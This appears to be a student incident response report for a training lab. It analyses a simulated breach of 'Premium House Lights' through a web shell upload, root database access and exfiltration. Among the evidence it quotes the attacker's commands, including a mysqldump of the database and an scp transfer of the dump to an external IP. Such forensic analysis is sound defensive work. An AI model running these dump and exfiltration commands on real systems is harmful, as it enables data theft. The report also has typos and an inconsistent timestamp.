## horizontal line

Incident Response Report

Premium House Lights

****

Submitted By: Sukhvir Sahota

Submiited to : LightHouse Labs

Table of Contents

[**Executive Summary**](#_zfr5advz69gh) **3**

[**Introduction**](#_xguu0zly5747) **4**

[Overview of incident](#_gmfkxtmk7lm1) 4

[**Incident Timeline**](#_7s4iyint44y1) **5**

[**Technical Analysis**](#_613ij4348gre) **6**

[Attack origin and impact (with related evidence)](#_pz8osg7e138u) 6

[Application Access Logs](#_6yza64ntynww) 6

[Phlwebserver.pcap](#_p8kt83gyew6) 8

[Login attempts](#_z3ofbdgwpr2x) 9

[Session logs and database captures](#_q4kin4jr1jdy) 9

[Database logs](#_uxtt7c9ey4nk) 14

[Insight into how systems were accessed](#_yaksx1ma86ez) 18

[Outline of weaknesses that allowed for this incident to occur](#_jm0atis2olby) 18

[Network Drwaback](#_rsi2u1er5gkd) 18

[Application and System drawbacks](#_g1bcmiofer1) 18

[**Incident Response**](#_ecqqf0nhe7tq) **19**

[Recommended steps for each phase](#_h28ip46fnwfb) 19

[Phase 1: Preparation](#_fveth4rk7fzp) 19

[Phase 2: Identification](#_qfxut6kp0dyx) 20

[Phase 3: Containment](#_gtawckdumw8u) 20

[Phase 4: Eradication](#_rxrvhylvu1j4) 21

[Phase 5: Recovery](#_pwb4en96717l) 21

[Phase 6: Lesson Learned](#_9cksmc6u02or) 21

[Steps to contain and remediate the incident](#_q3p4okkdk1ei) 22

[Immediate Containment Actions (Phase 3: Containment)](#_ru0ze5teqtlb) 22

[Eradication Steps (Phase 4: Eradication)](#_muntyg7cloz6) 22

[Recovery Steps (Phase 5: Recovery)](#_evz2p1rtxl23) 23

[Post-Recovery Monitoring (Phase 5: Recovery, Phase 6: Lessons Learned)](#_nlcyrstlyhrr) 23

[**Post-Incident Recommendations**](#_f7jg1yoem43) **23**

[How should the company protect itself against such attacks in the future](#_dy6bnm4w2w85) 23

[Recommended potential adjustments to security policy](#_o7vzhv9cr3t) 26

[**Concusion**](#_42g1bhie757m) **30**

[**References**](#_ms521tb1rhvm) **31**

[**Appendix A: Threat Scenario Email**](#_ki7z8tob4jyl) **33**

[Anlysis](#_t6ghu263e10g) 34

[**Appendix B: Company Network Diagram**](#_8jwpjhh8g4hl) **35**

[Network Issues Contributing to the Attack](#_ex2lohdk6wzj) 35

[**Appendix C: Application Access Logs (Raw Data)**](#_4fgge28nttf6) **36**

[**Appendix E: Database Logs (Raw data)**](#_k8sa40ab0cu5) **46**

[**Appendix F: Database data (Raw data)**](#_co4m44qcx06y) **49**

[**Appendix G: Wireshark Captures**](#_lgeubr1amb3m) **58**

# 

# 

# Executive Summary

On February 19, 2022, Premium House Lights experienced a significant cyber security incident that exposed critical weaknesses in our security protocols, particularly in account management and database access controls. Unauthorized access attempts from an external IP address led to a successful breach, resulting in unauthorized data extraction from our database server. Our analysis identified several security failings, including weak password policies, insufficient account monitoring, and overly permissive user privileges. These vulnerabilities allowed the attacker to gain administrative access, execute sensitive database commands, and exfiltrate critical data without immediate detection.

The incident began with a series of unauthorized access attempts, quickly escalating into a breach. Detailed analysis of network traffic, system logs, and database activity confirmed the attacker's use of compromised credentials and elevated privileges. The attacker created and transferred a database dump to an external server, covering their tracks by deleting logs and exiting the session. Key weaknesses identified include single firewall entry points, lack of network segmentation, weak passwords, unpatched vulnerabilities, and insufficient monitoring and access controls.

In response, immediate containment actions included isolating affected systems, changing compromised credentials, and blocking malicious IP addresses. Eradication steps involved removing malicious files, conducting thorough system scans, and hardening system configurations. Recovery efforts focused on restoring systems from clean backups and validating their integrity. Post-incident monitoring and continuous vigilance were emphasized to prevent future breaches.

Moving forward, Premium House Lights will implement comprehensive security measures, including stronger password policies, multi-factor authentication, enhanced monitoring, and regular security audits. Network segmentation and employee training will further strengthen our defenses. By adopting these recommendations, we aim to prevent similar breaches and ensure the security and integrity of our systems and data.

# Introduction

In today’s era, cyber crimes are increasing at a sharp rate, and robust security measures are much needed to safeguard sensitive information and maintain organizational integrity for Incident response comes in the picture. Oganisation’s processes and technologies which are used for detecting and responding to cyber threats are referred to as [incidence response](https://www.ibm.com/topics/incident-response#:~:text=Incident%20response%20(sometimes%20called%20cybersecurity,to%20limit%20or%20prevent%20damage.).

In this report, we will be analyzing the threat scenario for our organization “Premium House Lights”. On February 19th, 2022, our organization experienced a significant security incident that highlighted critical weaknesses in our current security protocols, particularly in account management and database access controls ([see detailed email](#_au51mny0sx6)). This report details the comprehensive analysis of the incident, tracing its origins, identifying the exploited vulnerabilities, and providing actionable recommendations to prevent future occurrences.

## Overview of incident

The incident began with a series of unauthorized access attempts originating from an external IP address. These attempts quickly escalated into a successful breach, leading to unauthorized data extraction from our database server. Through meticulous analysis of network traffic, system logs, and database activity, we identified multiple failings in our security posture that facilitated the attack.

Key findings include inadequate password policies, insufficient account monitoring, and overly permissive user privileges. These vulnerabilities allowed the attacker to gain administrative access, execute sensitive database commands, and exfiltrate critical data without immediate detection.

This report is structured to provide a detailed timeline of the incident, a technical analysis of the attack methods, and an evaluation of the weaknesses that were exploited. We will also outline the steps taken during the incident response, including containment and remediation efforts, and conclude with strategic recommendations to enhance our security posture.

Our objective is to leverage the insights gained from this incident to fortify our defenses, ensuring that such breaches are mitigated in the future. By implementing stronger account management practices, enhancing monitoring and logging capabilities, and adopting industry-standard security protocols, we aim to protect our organization from similar threats moving forward.

# Incident Timeline

The timeline below represents the entire incident of breach

| **Date and Time** | **Incident** |
| --- | --- |
| **February 19, 2022, 21:58:12 EST** | Multiple HTTP requests made from IP 138.68.92.163. |
| ***February 19, 2022, 21:58:40 EST*** | Bot crawler indication in access log. |
| ***February 19, 2022, 21:59:04 EST*** | Malicious shell script uploaded via HTTP POST to uploads/shell.php. |
| ***February 19, 2022, 21:59:47 EST*** | Database accessed from 10.10.1.2 to 10.10.1.3 (MySQL). |
| ***February 19, 2022, 22:00:27 EST*** | netstat -atunp command executed. |
| ***February 19, 2022, 22:00:48 EST*** | sudo -l command executed. |
| ***February 19, 2022, 22:00:55 EST*** | Access to MySQL with sudo mysql -u root -p |
| ***February 19, 2022, 22:00:55 EST*** | Database queries executed to extract data. |
| ***February 19, 2022, 22:01:45 EST*** | Database dump created using sudo mysqldump -u root -p phl > phl.db. |
| ***February 19, 2022, 22:01:45 EST*** | Data transfer initiated using scp phl.db fierce@178.62.228.28:/tmp/phl.db. |
| ***February 19, 2022, 22:02:26 EST*** | Database dump transferred to external IP 178.62.228.28 using scp phl.db fierce@178.62.228.28:/tmp/phl.db. |
| ***February 19, 2022, 22:05:00 EST*** | Attacker exits the system. |
| ***February 19, 2022, 22:10:00 EST*** | Threat email sent to the victim. |

# Technical Analysis


For analysis, we are reviewing the following artifacts:


* **Company Network Diagram**: It's a visual representation of the network's infrastructure and connected devices of our organization.
  + [*phl*network*diagram.png*](#_8jwpjhh8g4hl)
* **Wireshark Captures:** These recorded network traffic data for analysis of network protocols and potential issues, we will be focusing on the network traffic of the webserver and database.
  + *phl*webserver.pcap
  + *phl*database.pcap
* **Application Access Logs**: These record user interactions with the application, including login attempts and access times.
  + [*phl*access*log.txt*](#_4fgge28nttf6)
* **Session Logs:** These are the most important logs as they give detailed records of user commands and actions during a specific session
  + [*phl*database*shell.txt*](#_g6g9eer9s51p)
* **Database Logs:** These record database operations, such as queries, updates, and errors
  + [*phl*database*access*log.txt](#_z8yszlnv1zji)
* **Database data:** The actual information stored within the database.
  + [*phl*database*tables.db*](#_mwslowskdj71)

## **Attack origin and impact (with related evidence)**

### **Application Access Logs**

To start with, we checked the [access log](#_4fgge28nttf6) from webserver first and found the entities from 3 IP addresses. A large number of failed requests (***status code 404***) made by a single IP address (***138.68.92.163***) within a short timeframe.





* **IP Address:** ***136.243.111.17 , 138.201.202.232 ,138.68.92.163***
* **Number of Requests**: ***57*** requests in total were made from ***138.68.92.163***.
* **Timeframe:** All requests happened within ***30 seconds*** on ***February 19th, ⏤2022 at 21:58:40 PM Eastern Standard Time (EST) from 138.68.92.163.***
* **Status Code**: All requests from ***138.68.92.163*** resulted in a ***404 status code***, indicating ***"Not Found"*** errors.
* User Agent:
  + The requests made by IPs ***136.243.111.17*** and ***138.201.202.232*** use the User-Agent: ***"SiteCheckerBotCrawler/1.0*** ([+http://sitechecker.pro](http://sitechecker.pro))".
  + For IP: IP ***138.68.92.163***, The user agent string consistently shows "[Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)](https://useragents.io/uas/mozilla-4-0-compatible-msie-6-0-windows-nt-5-1-sv1_562f7ba7ab221036001e703ed72daf1c)". is outdated, which is commonly used by automated tools and scanners rather than actual users. This might indicate the request is part of an automated scan.
* **Requested Resources**: The requests targeted various website locations ***(URLs accessed include /, /?\_escaped\_fragment\_=, /randomfile1, /frand2, /index, /contactus /archive, and various other paths***).
* **Breach indication**: This log entry captures a potentially malicious ***POST*** request to the [***shell.php***](https://github.com/flozz/p0wny-shell) script in the uploads directory, made using the [***curl tool***](https://curl.se/). The successful execution of this request, indicated by the ***200 OK*** status, suggests a possible security breach.

**Observations from logs**


* **Automated Script:** The repetitive nature and high volume of requests within a short time frame suggest a possibility of an automated script or tool making these requests.
* **Scanning Attempt:** It's possible this IP address might be a bot or scanner trying to identify vulnerabilities on the website by attempting to access various locations that might not be publicly available.
* **Outdated Browser**: The outdated user agent string (***IE6)*** could indicate a genuine user with an old browser unknowingly trying to access non-existent resources.

The access logs indicate some kind of breach and provided us with the IP address and shel php script to start with, further analysis is needed to determine the exact cause.


### 

### **Phlwebserver.pcap**

Next, we moved on to nvestigate the web server logs (phlwebserver.pcap) for more details about the requests and potential error messages.



* Our webserver pcap capture confirms that starting point of request’s made by IP: ***138.68.92.163*** , it matches with time “ ***Feb 19,2022 21.58.22*** when the attacher start looking for vulnerabilities , he got ***404 error***
* Until ***20:58:55*** when he requested to upload a curl file and get ok response to it. At ***21:59:04*** the attcher managed to post shell.php




* With a reverse shell, the attacker could potentially access and exfiltrate data, execute additional commands, or escalate privileges.
* The captured POST request to /uploads/shell.php is a clear indicator of a breach attempt. The provided Python reverse shell command shows an effort to establish a remote connection back to the attacker’s IP, potentially compromising the server.

### 


### **Login attempts**

Next we focused on finding which credentials the attacker used to get in, from Webserver TC steam we found attacker get access with login credential user: ‘phl” ad password : “phl123”



### **Session logs and database captures**

Lets understand the time of incident based on session logs and then we will cross reference the findings in both pcap files



| 22:00:27 | Reconnaissance | The attacker begins by checking network connections and open ports with **netstat**. |
| --- | --- | --- |
| 22:00:48 | Privilege Escalation | Checks **sudo** privileges |
| 22:00:55 | Database Access | Accesses the **MySQL** database as the **root user** |
| 22:01:45 | Data Dump | Creates a full **dump** of the **phl database** |
| 22:01:59 | Verification | Briefly **inspects** the beginning of the database dump file |
| 22:02:26 | Exfiltration | **Transfers** the database dump to the **external server** |
| 22:02:36 | Cleanup | **Deletes** the database dump and exits |

**Observations from logs**

* **Elevated Privileges:** The attacker gained root access using sudo. This suggests the attacker may have exploited a vulnerability to escalate privileges.
* **Database Dump:** The command **mysqldump** was used to create a full backup (**phl.db**) of the "phl" database, which likely contains sensitive customer information.
* **Data Exfiltration:** The database dump was transferred off the server using **scp(secure copy)** to an **external server (178.62.228.28)** under the username **"fierce"**. This is the most critical evidence confirming data exfiltration.
* **Cleanup:** The attacker attempted to cover their tracks by removing the database dump (rm phl.db) and exiting the session (exit)**.**
* **Attacker Skill Level:** The attacker appears to be familiar with Linux commands, MySQL, and secure copy (scp). This suggests a moderate level of technical sophistication.
* **Internal vs. External Attack:** While the session log doesn't definitively reveal the attacker's origin, the use of scp to an external server strongly suggests an external actor.
* **Motivation:** The ransom email demanding Bitcoin indicates a financial motive for the attack.


From webserver capture we confirmed 3 open ports, which confirms the Reconnaissance steps from session logs :

* 22/tcp open [ssh](https://phoenixnap.com/kb/telnet-vs-ssh#:~:text=SSH%20serves%20the,devices%2C%20and%20more.)
* 80/tcp open [http](https://www.cloudflare.com/learning/ddos/glossary/hypertext-transfer-protocol-http/#:~:text=The%20Hypertext%20Transfer%20Protocol%20(HTTP,of%20the%20network%20protocol%20stack.)
* 23/tcp open [telnet](https://phoenixnap.com/kb/telnet-vs-ssh#:~:text=Telnet%20is%20practically,on%20other%20devices.)




From network diagram, we know that database server IP is 10.10.1.3 and from database access logs we know its a MySQL.Common ports for MySQL include 3306 and 3360.


**Packet: 2126**: indicate the scussessful login attempt to database, after few failed logins




**Packet: 2133** : The attacker made connection with a foreign address



**Packet: 2181**: Indicate changes in the database




**Packet: 2221:** prove the matching data from the email



